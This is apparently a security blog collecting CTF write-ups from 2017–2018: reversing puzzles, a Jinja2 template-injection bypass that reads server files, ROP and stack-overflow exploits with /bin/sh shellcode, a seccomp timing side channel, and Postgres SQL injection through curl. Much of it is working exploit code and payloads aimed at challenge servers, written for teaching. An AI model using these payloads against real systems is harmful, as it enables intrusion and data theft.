Showing posts with label flag. Show all posts

Sunday, November 25, 2018

TUCTF 2018 - Reversing

Table of Contents

Danger Zone (112)

Description:
Difficulty: easy

Legend says, this program was written by Kenny Loggins himself.

In the first challenge we're given a dangerzone.pyc file.

First we can extract the original python file using uncompyle6:

$ uncompyle6 dangerzone.pyc > dangerzone.py

This gives us the original source:

import base64

def reverse(s):
    return s[::-1]


def b32decode(s):
    return base64.b32decode(s)


def reversePigLatin(s):
    return s[-1] + s[:-1]


def rot13(s):
    return s.decode('rot13')


def main():
    print 'Something Something Danger Zone'
    return '=YR2XYRGQJ6KWZENQZXGTQFGZ3XCXZUM33UOEIBJ'


if __name__ == '__main__':
    s = main()
    print s

Looks like we have a lot of unused dead code functions and a return value (s) which is is shown when running the pyc normally:

Something Something Danger Zone
=YR2XYRGQJ6KWZENQZXGTQFGZ3XCXZUM33UOEIBJ

We probably didn't need to recover the python file to solve it, but we'll use the given functions to make our lives easier.

First this looks like base64, so we can use the provided b32decode after reverse, because = always goes at the end of a base64 encoded string:

print b32decode(reverse(s))

This gives us:

Something Something Danger Zone
HPGS{e3q_y1a3_0i3ey04q}G

Looks very close to a flag! : )

Now we have reversePigLatin (rotates misplaced end character to the front) & rot13 remaining:

print rot13(reversePigLatin(b32decode(reverse(s))))

And that was it!

TUCTF{r3d_l1n3_0v3rl04d}

yeahright (149):

Description:
Difficulty: very easy

What an insensitive little program.
Show it who's boss!

nc 18.224.3.130 12345

This challenge went quickly after looking at the strings:

$ r2 yeahright

[0x00000810]> iz
[Strings]
Num Paddr      Vaddr      Len Size Section  Type  String
000 0x00000a98 0x00000a98  40  41 (.rodata) ascii 7h3_m057_53cr37357_p455w0rd_y0u_3v3r_54w
001 0x00000ac1 0x00000ac1  20  21 (.rodata) ascii *Ahem*... password?
002 0x00000ad6 0x00000ad6  10  11 (.rodata) ascii yeahright!
003 0x00000ae1 0x00000ae1  15  16 (.rodata) ascii /bin/cat ./flag

Looks like it checks a password (hard-coded) and cats the flag if it's correct, trying it locally we get the dummy flag with that 'secret' string:

$ ./yeahright
*Ahem*... password? 7h3_m057_53cr37357_p455w0rd_y0u_3v3r_54w
flag{test-flag-here}

Trying it remotely we get the real flag:

$ echo '7h3_m057_53cr37357_p455w0rd_y0u_3v3r_54w' | nc 18.224.3.130 12345
TUCTF{n07_my_fl46_n07_my_pr0bl3m}

Shoop (370):

Description:
Difficulty: easy

Black Hole Sun, won't you come
and put sunshine in my bag
I'm useless, but not for long
so whatcha whatcha whatcha want?

nc 18.220.56.147 12345

This challenge also had a cat ./flag function with an interesting secret value:

$ rabin2 -z shoop
vaddr=0x00000c24 paddr=0x00000c24 ordinal=000 sz=24 len=23 section=.rodata type=ascii string=Gimme that good stuff:
vaddr=0x00000c3c paddr=0x00000c3c ordinal=001 sz=17 len=16 section=.rodata type=ascii string=Survey Says! %s\n
vaddr=0x00000c4d paddr=0x00000c4d ordinal=002 sz=22 len=21 section=.rodata type=ascii string=jmt_j]tm`q`t_j]mpjtf^   <-
vaddr=0x00000c63 paddr=0x00000c63 ordinal=003 sz=14 len=13 section=.rodata type=ascii string=That's right!
vaddr=0x00000c71 paddr=0x00000c71 ordinal=004 sz=16 len=15 section=.rodata type=ascii string=/bin/cat ./flag
vaddr=0x00000c81 paddr=0x00000c81 ordinal=005 sz=18 len=17 section=.rodata type=ascii string=Close... probably

If we look at an ltrace run of the binary, we can see the expected input buffer size:

$ ltrace -fi ./shoop

[pid 5129] [0x7f2ed20759b6] setvbuf(0x7f2ed1e4a400, 0, 2, 20)                                    = 0
[pid 5129] [0x7f2ed20759d4] setvbuf(0x7f2ed1e4a640, 0, 2, 20)                                    = 0
[pid 5129] [0x7f2ed20759eb] malloc(22)                                                           = 0x7f2ed2516010
[pid 5129] [0x7f2ed2075a09] memset(0x7f2ed2516010, '\0', 22)                                     = 0x7f2ed2516010
[pid 5129] [0x7f2ed2075a1a] printf("Gimme that good stuff: "Gimme that good stuff: )             = 23
[pid 5129] [0x7f2ed2075a31] read(0AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA , "AAAAAAAAAAAAAAAAAAAAA", 21)  = 21
[pid 5129] [0x7f2ed2075a3e] malloc(21)                                                           = 0x7f2ed2516030
[pid 5129] [0x7f2ed2075a95] memcpy(0x7f2ed2516010, "AAAAAAAAAAAAAAAAAAAAA", 21)                  = 0x7f2ed2516010
[pid 5129] [0x7f2ed2075b34] memcpy(0x7f2ed2516010, "<<<<<<<<<<<<<<<<<<<<<", 21)                  = 0x7f2ed2516010
[pid 5129] [0x7f2ed2075b4c] printf("Survey Says! %s\n", "<<<<<<<<<<<<<<<<<<<<<"Survey Says! <<<<<<<<<<<<<<<<<<<<<)  = 35
[pid 5129] [0x7f2ed2075b65] memcmp(0x7f2ed2516010, 0x7f2ed2075c4d, 21, -1)                       = 0xffffffd2
[pid 5129] [0x7f2ed2075b8f] puts("Close... probably"Close... probably)                           = 18
[pid 5129] [0xffffffffffffffff] +++ exited (status 0) +++

It reads 21 bytes using read(...) and malloc's the same length.

If we look at the secret string from the strings output, it's also 21 bytes:

jmt_j]tm`q`t_j]mpjtf^

Seems like it transformed the input character 'A' into '<', this would be a shift of 5 if it's that simple:

>>> print ord('A') - ord('<')
5

Trying a couple other values it seems to keep the pattern:

$ ./shoop
Gimme that good stuff: AAAABBBBCCCCDDDDEEEE
Survey Says! >>>====<<<<@@@@????>
Close... probably

We can verify this with a small python list comprehension:

>>> ''.join([chr(ord(x) + 5) for x in '>>>====<<<<@@@@????>'])
'CCCBBBBAAAAEEEEDDDDC'

Hmmmmm, why is it out of order? Seems like it's a shift and order modification.

Let's see if we can map both at once:

$ python -c 'import string; print string.uppercase[:21]' | ./shoop
Gimme that good stuff: Survey Says! FEDCBA@?>=<PONMLKJIHG
Close... probably

$ python
>>> encoded = ''.join([chr(ord(x) + 5) for x in 'FEDCBA@?>=<PONMLKJIHG'])
>>> encoded # inspect encoding placement
'KJIHGFEDCBAUTSRQPONML'
>>> ''.join(sorted(encoded)) # check for data loss
'ABCDEFGHIJKLMNOPQRSTU'

Looks like we don't lose any characters during the encoding, so we could map each value from the encoded to the plaintext:

dest = 'KJIHGFEDCBAUTSRQPONML'
source = 'ABCDEFGHIJKLMNOPQRSTU'

# dest -> source
mapping = map(lambda ch: source.find(ch), dest)

print mapping

This gives us the index transposition map:

[10, 9, 8, 7, 6, 5, 4, 3, 2, 1, 0, 20, 19, 18, 17, 16, 15, 14, 13, 12, 11]

Next up is to convert the secret string we found using the two transformations above -- shift & order.

Starting with the shift, it gives us something clean:

>>> ''.join([chr(ord(x) + 5) for x in 'jmt_j]tm`q`t_j]mpjtf^'])
'orydobyreveydobruoykc'

Now we can modify our script to get the correct order:

dest = 'KJIHGFEDCBAUTSRQPONML'
source = 'ABCDEFGHIJKLMNOPQRSTU'
target = 'orydobyreveydobruoykc'

# dest -> source
mapping = map(lambda ch: source.find(ch), dest)
result = ''.join(map(lambda m: target[m], mapping))

print result

The Result:

everybodyrockyourbody

Attempting this as the password locally drops the fake flag:

$ ./shoop

Gimme that good stuff: everybodyrockyourbody
Survey Says! jmt_j]tm`q`t_j]mpjtf^
That's right!
flag{test-flag-here}

Trying the remote, we get the flag!

$ echo 'everybodyrockyourbody' | nc 18.220.56.147 12345

Gimme that good stuff: everybodyrockyourbody
Survey Says! jmt_j]tm`q`t_j]mpjtf^
That's right!
TUCTF{5w337_dr34m5_4r3_m4d3_0f_7h353}

Sunday, April 8, 2018

Byte Bandits CTF 2018 - hard_to_hack (400)


This was another Jinja2 template injection challenge (they've been showing up a lot recently).
This time they denied access to properties such as '__mro__' and '__class__' which show up in top python SSTI tutorials. Here's a good example of one - Exploring SSTI in Jinja2

There's another writeup on this blog about Jinja2 injection using a similar method found above, from the BSidesSF 2017 CTF - Zumbo3

For this challenge, since we didn't have the properties found in the articles above, we had to get creative. The best way to get started with this is to jump into a local python terminal.


Initial Bug


Before we get into building the payload, the initial bug was found on a route in the web app which printed a user controlled string (config is a global we can check for with Jinja2 templates):

GET http://web.euristica.in/hard_to_hack/index?data={{config}}

<Config {'JSON_AS_ASCII': True, 'USE_X_SENDFILE': False, 'SESSION_COOKIE_PATH': None, 'SESSION_COOKIE_DOMAIN': None, 'SESSION_COOKIE_NAME': 'session', 'SESSION_REFRESH_EACH_REQUEST': True, 'LOGGER_HANDLER_POLICY': 'always', 'LOGGER_NAME': 'main', 'DEBUG': False, 'SECRET_KEY': None, 'EXPLAIN_TEMPLATE_LOADING': False, 'MAX_CONTENT_LENGTH': None, 'APPLICATION_ROOT': None, 'SERVER_NAME': None, 'PREFERRED_URL_SCHEME': 'http', 'JSONIFY_PRETTYPRINT_REGULAR': True, 'TESTING': False, 'PERMANENT_SESSION_LIFETIME': datetime.timedelta(31), 'PROPAGATE_EXCEPTIONS': None, 'TEMPLATES_AUTO_RELOAD': None, 'TRAP_BAD_REQUEST_ERRORS': False, 'JSON_SORT_KEYS': True, 'JSONIFY_MIMETYPE': 'application/json', 'SESSION_COOKIE_HTTPONLY': True, 'SEND_FILE_MAX_AGE_DEFAULT': datetime.timedelta(0, 43200), 'PRESERVE_CONTEXT_ON_EXCEPTION': None, 'SESSION_COOKIE_SECURE': False, 'TRAP_HTTP_EXCEPTIONS': False}>

In some challenges, this is all you need! They'll load the flag into the secrets or some other area of the Jinja2 config, and you're done, but not on this one. It must've been somewhere on the filesystem, so we'll need to call open or system somehow...

Some gadgets to watch out for:

<built-in function globals>   # check for any useful variables or flags in the global scope
<built-in function locals>    # check for any useful variables or flags in the local scope
<built-in function dir>       # introspect a python object, useful for finding other gadgets
<built-in function open>      # read a file from the file system, such as a flag or the main.py source
<module 'sys' (built-in)>     # leak 'version' of python or 'argv' used
<module 'os' from ' ... >     # run system commands using system() call
<module 'commands' ... >      # run system commands using getoutput() call
func_code                     # if this is available, it could leak the version of python used
func_globals                  # get access to a function's global variables
__builtins__                  # very useful standard functions pulled in by the python runtime
__reduce__ / __reduce_ex__    # create new code objects using pickle

This is not an exhaustive list, but some of these may be useful.


Python Reduce SSTI Gadget


Not sure if this technique has been used before, but it worked well on this challenge.

First we need a primitive type to call __reduce__ / __reduce_ex__ on. This was done by grabbing the __str__ value of an undefined variable (this could've been done on an int, str, object, etc.):

>>> x = None

>>> x.__reduce__(42)
(<function __newobj__ at 0x10038ac80>, (<type 'NoneType'>,), None, None, None)

>>> x.__reduce__(42)[0]
<function __newobj__ at 0x10038ac80>

>>> dir(a.__reduce__(42)[0])
['__call__', '__class__', '__closure__', '__code__', '__defaults__', '__delattr__', '__dict__', '__doc__', '__format__', '__get__', '__getattribute__', '__globals__', '__hash__', '__init__', '__module__', '__name__', '__new__', '__reduce__', '__reduce_ex__', '__repr__', '__setattr__', '__sizeof__', '__str__', '__subclasshook__', 'func_closure', 'func_code', 'func_defaults', 'func_dict', 'func_doc', 'func_globals', 'func_name']

Now we have some useful variables to play with, a couple nice ones for this challenge:

# Leak python version (good for syncing local version of python to dictionary value offsets):
>>> x.__reduce__(42)[0].func_code
<code object __newobj__ at 0x7fa69d4a7530, file "/usr/lib/python2.7/copy_reg.py", line 92>

# Function globals (good to use as gadgets)
>>> x.__reduce__(42)[0].func_globals.values()
[{}, <function add_extension at 0x7fa69d4a5c08>, <type 'classobj'>, {}, ...

Using .keys() and .values() on the object we can get a list of all the properties it has. If we index into these values, we'll be able to call any objects that exist in that dictionary.

For objects such as locals(), globals(), dir(), system(), vars() or open(), it provides us with a huge step forward.

Looking through this we can find the '__builtins__' key on index 12:

>>> x.__reduce__(42)[0].func_globals.keys()[12]
'__builtins__'

Using '__builtins__' and checking out the values, we can also see open, this will allow us to read any file the server has access to!

>>> x.__reduce__(42)[0].func_globals.values()[12].keys()
[..., 'LookupError', 'open', 'quit', 'basestring', ...]

>>> x.__reduce__(42)[0].func_globals.values()[12].values()[80]


The index for open is 80 here, where the server was 79, this sometimes differs, so you'll need to check the server when experimenting with these values.

Now we just use open and read in a stub flag for now:

$ echo -en 'FLAG{AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA}' > flag
$ python
>>> x = None
>>> x.__reduce__(42)[0].func_globals.values()[12].values()[80]('./flag').read()
'FLAG{AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA}'


Leaking the Source


Now trying this on the server was the same (with a small adjustment for the open index). It also seemed like a good idea to dump the source before leaving.

This was the result of finding the open() function in the function globals, reading in the server source:

{{x.__str__.__reduce__(42)[0].func_globals.values()[12].values()[79]('./main.py').read()}}

from flask import Flask , request, render_template,render_template_string

app=Flask(__name__)

@app.route('/')
def root():
    return render_template('home.html')

@app.route('/index',methods=['POST','GET'])
def homepage():
  data='{{4}}'

  blacklist = ['__class__','class','mro','subclass','request[','shutdown','SHUTDOWN','server']

  try:
    data=request.form['data']
  except:
    data=request.args.get('data')

  try:
    for bad_string in blacklist:
      if  bad_string in data:
        return '>h1<HACK ATTEMPT Detected>/h1<{}'
  except:
    return '>h1<Sigh! A request is needed with 'data' parameter'

  try:
    return render_template_string(data)
  except:
    return ('>h1<Please don\'t mess with me>/h1<')

if __name__ == '__main__':
  app.run(debug=True)


Final Payload


Running the last payload with './flag' on their web server we drop the final flag:

http://web.euristica.in/hard_to_hack/index?data={{x.__str__.__reduce__(42)[0].func_globals.values()[12].values()[79]('./flag').read()}}

flag{BlackListing_N3Ver_H3lp3d_An40ne}

(First Image in post from - http://www.taleofgenji.org/ota.html)

Sunday, April 1, 2018

SwampCTF 2018 - Apprentice's Return


This was a fun little intro challenge for the CTF. It adds a twist to the classic first step for beginners in exploit development.

One of the first ideas in exploitation is to change execution to a 'WIN' function, in this case 'slayTheBeast'.

Resources & Description:

For one such as yourself, apprentice to the arts of time manipulation, you must pass this first trial with a dreadful creature.

Connect:
nc chal1.swampctf.com 1802

-=Created By: TobalJackson=-

Here's the checksec listing:

    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)

The 'doBattle' function will read 50 bytes onto the stack then check the first gadget against 0x8048595, which refers to the leave instruction in 'doBattle':


The comparison checks the first gadget is below or equal to 0x8048595 using jbe. If this comparison passes, we get to return to our ROP chain.

Inspecting 'slayTheBeast', we can see it just cat's the flag, but the addresses are all above the previous comparison (0x8048595):


To pass the initial check, we can find a simple gadget which just returns to another gadget, almost a NOP gadget if you will. Let's look for this using ropper:

[INFO] Load gadgets from cache
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: ret

[INFO] File: return
0x08048545: ret 0x2b76;
0x0804853e: ret 0x95b8;
0x0804847e: ret 0xeac1;
0x080485ea: ret 0xfffd;
0x0804835a: ret;

The last one satisfies our constraint and has a clean exit, let's use that (0x0804835a) in combination with the flag printing function (0x80485db):

$ python -c 'from pwn import *; print "A"*42 + p32(0x0804835a) + p32(0x80485db)' | ./return
As you stumble through the opening you are confronted with a nearly-immaterial horror: An Allip!  The beast lurches at you; quick! Tell me what you do:
Your actions take the Allip by surprise, causing it to falter in its attack!  You notice a weakness in the beasts form and see a glimmer of how it might be defeated.
Through expert manouvering of both body and mind, you lash out with your ethereal blade and pierce the beast's heart, slaying it.
As it shimmers and withers, you quickly remember to lean in and command it to relinquish its secret:
flag{fake_flag}
[1]    30162 done                              python -c 'from pwn import *; print "A"*42 + p32(0x0804835a) + p32(0x80485db) |
       30163 segmentation fault (core dumped)  ./return

(The fake flag was placed in the same directory before executing the exploit)

echo 'flag{fake_flag}' > flag.txt

Now we can try it against the live service:

$ python -c 'from pwn import *; print "A"*42 + p32(0x0804835a) + p32(0x80485db)' | nc chal1.swampctf.com 1802
As you stumble through the opening you are confronted with a nearly-immaterial horror: An Allip!  The beast lurches at you; quick! Tell me what you do:

Your actions take the Allip by surprise, causing it to falter in its attack!  You notice a weakness in the beasts form and see a glimmer of how it might be defeated.
Through expert manouvering of both body and mind, you lash out with your ethereal blade and pierce the beast's heart, slaying it.
As it shimmers and withers, you quickly remember to lean in and command it to relinquish its secret:
...

And we've got the flag! Fear not the ancient ROPnique:

flag{f34r_n0t_th3_4nc13n7_R0pn1qu3}

Art on top is from http://www.dungeonsanddrawings.com/

Sunday, March 4, 2018

Pragyan CTF 2018 - Old school hack (200)


Pragyan had some fun challenges! There will be more writeups coming up soon for the CTF.
This binary Challenge wasn't very difficult, but the nostalgia of it was nice!

Here is the description:

Chris is trying out to be a police officer and the applications have just been sent into the police academy. He is really eager to find out about his competition. Help it him back the system and view the other applicant’s applications.

The service is running at 128.199.224.175:13000

We're given a x86-64 binary with NX & Canary enabled named police_academy.
Looking in Binary Ninja, we can immediately find out a few details which will help later when running through dynamic analysis.

First, there's a simple hard-coded password check on the binary:


After this it asks for a case number using scanf, uses a jump table to load a specific data filename onto the stack ($rbp-0x30) and then prints that file using print_record:


For the strings in Binary Ninja above, one useful feature is to hit the 'r' key to convert to character constants. The same was done for the jump to the flag setup:


The flag case exits which isn't very useful for us, so time to look elsewhere.

We can see all other cases converge onto this one block:


Note it's loading the filename string at rbp-0x30, 16 bytes after the password on the stack.
It's also interesting the existence check happens after the print.

Maybe we can overflow using password to add the path of flag.txt to the string referenced on the stack.

Looking back at the initial case comparison, there's a jump above instruction which will hit 0x400cb8 if the value is above 7:


Seems like we have a good amount of information to start dynamic analysis, let's run this binary!

Breaking at the ja destination, we'll inspect the stack value for filename to see if we can overflow into it. Remember the password is stored at rbp-0x40 and the filename is stored at rbp-0x30, that's a difference of 0x10 or 16 bytes. With that, let's try the overflow in GDB:

pwndbg> b *0x400cb8
Breakpoint 1 at 0x400cb8
pwndbg> r
Enter password to authentic yourself : kaiokenx20______AAAA
Enter case number:

   1) Application_1
   2) Application_2
   3) Application_3
   4) Application_4
   5) Application_5
   6) Application_6
   7) Flag

   Enter choice :- 9

pwndbg> x/s $rbp-0x40
0x7fffffffdf00: "kaiokenx20_____"...
pwndbg> x/s $rbp-0x30
0x7fffffffdf10: "AAAA"

Looks like it worked!

Repeating the same with flag.txt doesn't seem to work for some reason, let's look back at the disassembly....

In print_record, there's a compare for the filename size to be equal to 0x24 bytes:


This next part brings the nostolgia back, with path modification to work with this buffer size. We need to make this path 0x24 bytes while preserving validity of loading flag.txt. To do this we may add a bunch of slash characters when referencing it locally, ex.:

.///////////////////////////flag.txt

Combining this with our password, we get the following:

kaiokenx20______.///////////////////////////flag.txt

Running the binary with this password and a large > 7 (or underflowed negative) value for case number we drop the flag:

Enter password to authentic yourself :
Enter case number:

     1) Application_1
     2) Application_2
     3) Application_3
     4) Application_4
     5) Application_5
     6) Application_6
     7) Flag

     Enter choice :-


XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX


The flag is :- pctf{bUff3r-0v3Rfl0wS`4r3.alw4ys-4_cl4SsiC}


Sunday, November 19, 2017

HXP 2017 - Aleph1

This was a baby's first pwnable challenge inspired by the legendary post Smashing The Stack for Fun and Profit published by aleph1.

In this challenge we get a 64 bit binary and some source!  It's rare to get source in CTF's, this was very generous:


#include 

int main()
{
    char yolo[0x400];
    fgets(yolo, 0x539, stdin);
}

Looks simple enough, a very basic stack overflow on an elf64 binary with no mitigations.
Let's try going through the first crash:

$ ulimit -c unlimited
$ python -c 'print "A"*0x400 + "B"*16' | ./vuln
[1]    16507 done                              python -c 'print "A"*0x400 + "B"*16' |
       16508 segmentation fault (core dumped)  ./vuln
$ gdb vuln core
...
 ► 0x4005f6     ret    <0x4242424242424242>
...

Great! We have an RIP overwrite, now we just need to point to a reliable location on the stack where we have shellcode.

We could put a giant NOPSled leading up to this location since we have ~0x400 bytes to work with.

If we look again in GDB for the saved RIP value before the crash, we can decide which stack address to use, something towards the middle of the buffer will work (0x400/2).

pwndbg> disass main
Dump of assembler code for function main:
   0x00000000004005ca <+0>: push   rbp
   0x00000000004005cb <+1>: mov    rbp,rsp
   0x00000000004005ce <+4>: sub    rsp,0x400
   0x00000000004005d5 <+11>: mov    rdx,QWORD PTR [rip+0x200a54]        # 0x601030 
   0x00000000004005dc <+18>: lea    rax,[rbp-0x400]
   0x00000000004005e3 <+25>: mov    esi,0x539
   0x00000000004005e8 <+30>: mov    rdi,rax
   0x00000000004005eb <+33>: call   0x4004d0 
   0x00000000004005f0 <+38>: mov    eax,0x0
   0x00000000004005f5 <+43>: leave
   0x00000000004005f6 <+44>: ret
End of assembler dump.

pwndbg> b *0x00000000004005f5
Breakpoint 1 at 0x4005f5: file vuln.c, line 7.

pwndbg> r <<< $(python -c 'from pwn import *; print "\x90"*0x400 + "BBBBBBBB" + "AAAAAAAA"')

pwndbg> i f
Stack level 0, frame at 0x7fffffffdfe0:
 rip = 0x4005f5 in main (vuln.c:7); saved rip = 0x4141414141414141
 called by frame at 0x7fffffffdfe8
 source language c.
 Arglist at 0x7fffffffdfd0, args:
 Locals at 0x7fffffffdfd0, Previous frame's sp is 0x7fffffffdfe0
 Saved registers:
  rbp at 0x7fffffffdfd0, rip at 0x7fffffffdfd8

pwndbg> x/gx 0x7fffffffdfd8
0x7fffffffdfd8: 0x4141414141414141

pwndbg> x/gx 0x7fffffffdfd0
0x7fffffffdfd0: 0x4242424242424242

pwndbg> p/x 0x7fffffffdfd8 - (0x400/2)
$1 = 0x7fffffffddd8

Now we have the stack address we're going to target when setting saved RIP: 0x7fffffffddd8.

For x86-64 shellcode, there's a nice minimal one from our teammate @matir here - https://systemoverlord.com/2014/06/05/minimal-x86-64-shellcode-for-binsh/

Putting this all together, we get a long one-line exploit which looks like this:

(python -c 'from pwn import *; print "\x90" * 0x3E7 + "\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x31\xc0\x99\x31\xf6\x54\x5f\xb0\x3b\x0f\x05" + "SAVEDRBP" + p64(0x7fffffffddd8)'; cat) | ./vuln


At this point all we have to do is point to the remote and see if it works!
Unfortunately it does not. It must be the stack offset we used which is different than the server. This is a good time to throw this in a client and start tweaking it for the remote.

#!/usr/bin/env python
import sys, time
from pwn import *

r = remote('35.205.206.137', 1996)

OFFSET = 100
REMOTE = len(sys.argv) > 1
STACK_ADDR = 0x7fffffffddd8
SC = "\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x31\xc0\x99\x31\xf6\x54\x5f\xb0\x3b\x0f\x05"

def main():
  saved_eip = p64(STACK_ADDR + OFFSET)
  r.sendline("\x90" * 0x3E7 + SC + 'SAVEDRBP' + saved_eip)
  r.sendline("cat flag.txt")
  print r.recv(2000)

if __name__ == "__main__":
  main()


Changing the offset manually a few times didn't end up being very useful. Time to automate this!


  for x in xrange(0, 0xffff, 0x7f):
    try:
      saved_eip = p64(STACK_ADDR + x)
      r.sendline("\x90" * 0x3E7 + SC + 'SAVEDRBP' + saved_eip)
      r.sendline("whoami")
      print r.recv(2000)
      print 'FOUND! => {}'.format(hex(STACK_ADDR + x))
    except:
      pass
    time.sleep(0.4)

After a few cycles this quickly showed the ctf user on the remote. It turned out to be +3000 from our local address.

Running an ls on the remote showed a flag.txt, so we just cat that file.


The final client looks like this:


Monday, May 1, 2017

DEF CON CTF Quals 2017 - mute


This was a very fun challenge by @Gynophage! The idea was fairly simple, you get a binary which will call your shellcode after a buffer of 0x1000 bytes is filled, and is restricted to certain seccomp rules.

If we look at the binary in Binary Ninja we can see the seccomp rules being setup:


Each value being passed to the addRule function is a syscall number which is allowed.

If we look at the addRule function, we can see it just wraps seccomp_rule_add, passing the syscall value and setting the action as 0x7fff0000 which turns out to be mapped to allow.


Enumerating all the possible syscalls we can use for our shellcode, we get this list:


sys_read
sys_open
sys_close
sys_stat
sys_fstat
sys_lstat
sys_poll
sys_lseek
sys_mmap
sys_mprotect
sys_munmap
sys_brk
sys_execve

Notice, we get execve, but we are also missing a crucial syscall for any common tasks - write.  Now we can understand why this challenge is called 'mute'.

This challenge instantly reminded me of BROP, but less involved.  We'll have to extract data from the remote server somehow.  Similar to BROP & Blind SQLi, we could use a timing side-channel attack to extract the flag.


First let's read in the flag with your standard ORW shellcode (minus the write). We knew the flag would probably exist as './flag' thanks to @matir who discovered this from previous challenges such as beatmeonthedl.

; clear registers
xor rax, rax
xor rsi, rsi
xor rbx, rbx
xor rdi, rdi

; fd = open("./flag", 0, 0)
push rax
add rax, 2
mov rsi, 0x67616c662f2f2f2e
push rsi
mov rdi, rsp
xor rsi, rsi
xor rdx, rdx
syscall

; read(fd, $rsp, 0xff)
mov rdi, rax
mov rsi, rsp
mov rdx, 0xff
xor rax, rax
syscall

So far all we're doing is clearing out registers, opening the file './flag' and reading that directly to the stack.

Now we can read a byte off the stack at a time, compare that to some predicted value and hang the process if the value does matches.

Unfortunately we cannot just call 'sleep' because sys_nanosleep and other syscalls 'sleep' depends on are not allowed. However, we may implement our own sleep with some NOP's in a loop. In this case, I use an infinite loop (not recommended), because of laziness.

Also the variables I added here, $POS and $BYTE, are used to index into the flag and compare against a predicted value:

; verify one byte from the stack
add rsp, $POS
xor rax, rax
mov al, $BYTE
pop rbx, rsp
mov bl, bl
cmp al, bl
je L2
jmp done

L2:
nop
jmp L2

done:
nop

Now we just need to write a client to dynamically assemble shellcode based on position in the flag buffer and byte to check, timing out on a valid character.

Here is the full client:


You can also find all the challenge files here - https://github.com/vitapluvia/writeups/tree/master/defconCTF2017/pwn

Ended up using rasm2 as the assembler for this challenge, it was very helpful when trying out various methods. If you'd like to install rasm2, just install radare2 and it'll come as a command-line tool. They also have python bindings, but I didn't get that to that point.

Now when we run the client, we get:

The flag is: I thought what I'd do was, I'd pretend I was one of those deaf mutes d9099cd0d3e6cb47fe3a9b0e631901fa
******************************************************************************************************************_____________

Done!

    The flag is: I thought what I'd do was, I'd pretend I was one of those deaf mutes d9099cd0d3e6cb47fe3a9b0e631901fa


Sunday, March 26, 2017

VolgaCTF 2017 Quals - VC (50)


This was a very quick one, instantly saw this coming with the low point score, two images and description:

There are files A.png and B.png. But where's the flag?


Primarily posting this to show off a feature in StegSolve.

After loading StegSolve, open up the first png, (File > Open > [choose A.png]).
Next go to Analyse > Image Combiner, and select B.png.
The first option XOR should instantly solve this challenge (for other algorithms, use the left and right arrow to preview them).

You may then save the result for later use : )


VolgaCTF 2017 Quals - Bloody Feedback (100)


Disclaimer: During this challenge, I binge watched all of Black Books. This explains the memes below.

Starting out we're presented with a feedback form to submit some data (name, email, message).

There was also an input field at the top right looking like a search box.  Immediately tried putting a tick mark there to see if an error would be reflected:


This will send us to http://bloody-feedback.quals.2017.volgactf.ru/check/?code=%27.
Immediately inferring this is a perl application looking at the file extension noted in the error: Worker.pm

After playing around with the code looking for command-injection it turns out the application would accept any 32 byte string within the character range [A-Za-z0-9].  Looks like we couldn't get too far with this.

Valid URL ex.: http://bloody-feedback.quals.2017.volgactf.ru/check/?code=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA


The next area to check was the initial feedback form.  Email had to be turned on, which seemed to be a good field to play with.

This seemed to have a very simple front-end validation setup for email, where type="email" in the markup.

Any feedback submitted is displayed in the "Top Messages" section, except the email field.  This helped when testing for XSS / CSRF, SQLi, etc.  But "Top Messages" did not seem to be reflecting any errors or execution.

Next we try an invalid email, maybe a quote mark to check for SQLi:


Sooooo, looks like SQLi, right?

If we look up DBD::Pg::db, we find the reference http://search.cpan.org/dist/DBD-Pg/Pg.pm
Also from looking at it, one could infer this is a Postgres db.

Let's try a few different types of injections until we get back to a non-error state!

First to get this into a scriptable state, we'll dump the cURL command from Chrome's Developer Tools.  In the network tab, go to the submission request, right click > Copy > Copy as cURL.

After pasting this on the command-line, hitting ctrl+x+e we can open in $EDITOR (currently set to VIM for this session).  In VIM we can use :%s/-H/-H \\\r/g to clean up the lines of the request.  Now we can go ahead and delete most of the headers which won't be used in this challenge.  This ends up turning into a one-liner, but for other challenges this may be different.

$ curl 'http://bloody-feedback.quals.2017.volgactf.ru/submit/' --data "name=x&message=x&email='" 

This will dump the page contents and we can grep for any errors that get reflected back:

$ curl 'http://bloody-feedback.quals.2017.volgactf.ru/submit/' --data "name=n&message=m&email=',version())-- - " | grep -i error -A6

This will dump:

ERROR: DBD::Pg::db do failed: ERROR:  value too long for type character varying(30) at Worker.pm line 29.

It looks like version() returns a string that's too long, so we can cut it using substr().

$ curl 'http://bloody-feedback.quals.2017.volgactf.ru/submit/' --data "name=n&message=m&email=', substr(version(), 0, 30))-- - "
...
<p><h3>Check status</h3><a href='/check/?code=Gc5n5Z2DcOCOAul3g2yRSaLU9uSpHncI'>Gc5n5Z2DcOCOAul3g2yRSaLU9uSpHncI</a></p>
...


Now let's do something a little more interesting....

To get the table names we can query pg_catalog.pg_tables for tablename, this will return multiple rows, if we set a limit and offset, we can enumerate all values.

url 'http://bloody-feedback.quals.2017.volgactf.ru/submit/' --data "name=n&message=m&email=', (SELECT tablename FROM pg_catalog.pg_tables limit 1 offset 1)) -- - "


So we've got the table name, now we need to find any interesting column names, we can do that by looking at column_name in information_schema.columns:

curl 'http://bloody-feedback.quals.2017.volgactf.ru/submit/' --data "name=n&message=m&email=', (select column_name from information_schema.columns limit 1 offset 6 )) -- - "


Now when we combine those two together:

curl 'http://bloody-feedback.quals.2017.volgactf.ru/submit/' --data "name=n&message=m&email=', (select s3cr3tc0lumn from s3cret_tabl3 limit 1 offset 4 )) -- - "


VolgaCTF 2017 Quals - SharePoint (200)


This CTF was a lot of fun, we ended up solving six challenges and landing in the top 100 which didn't seem too bad for 1-2 of us playing. Also learned about a few topics in the process.

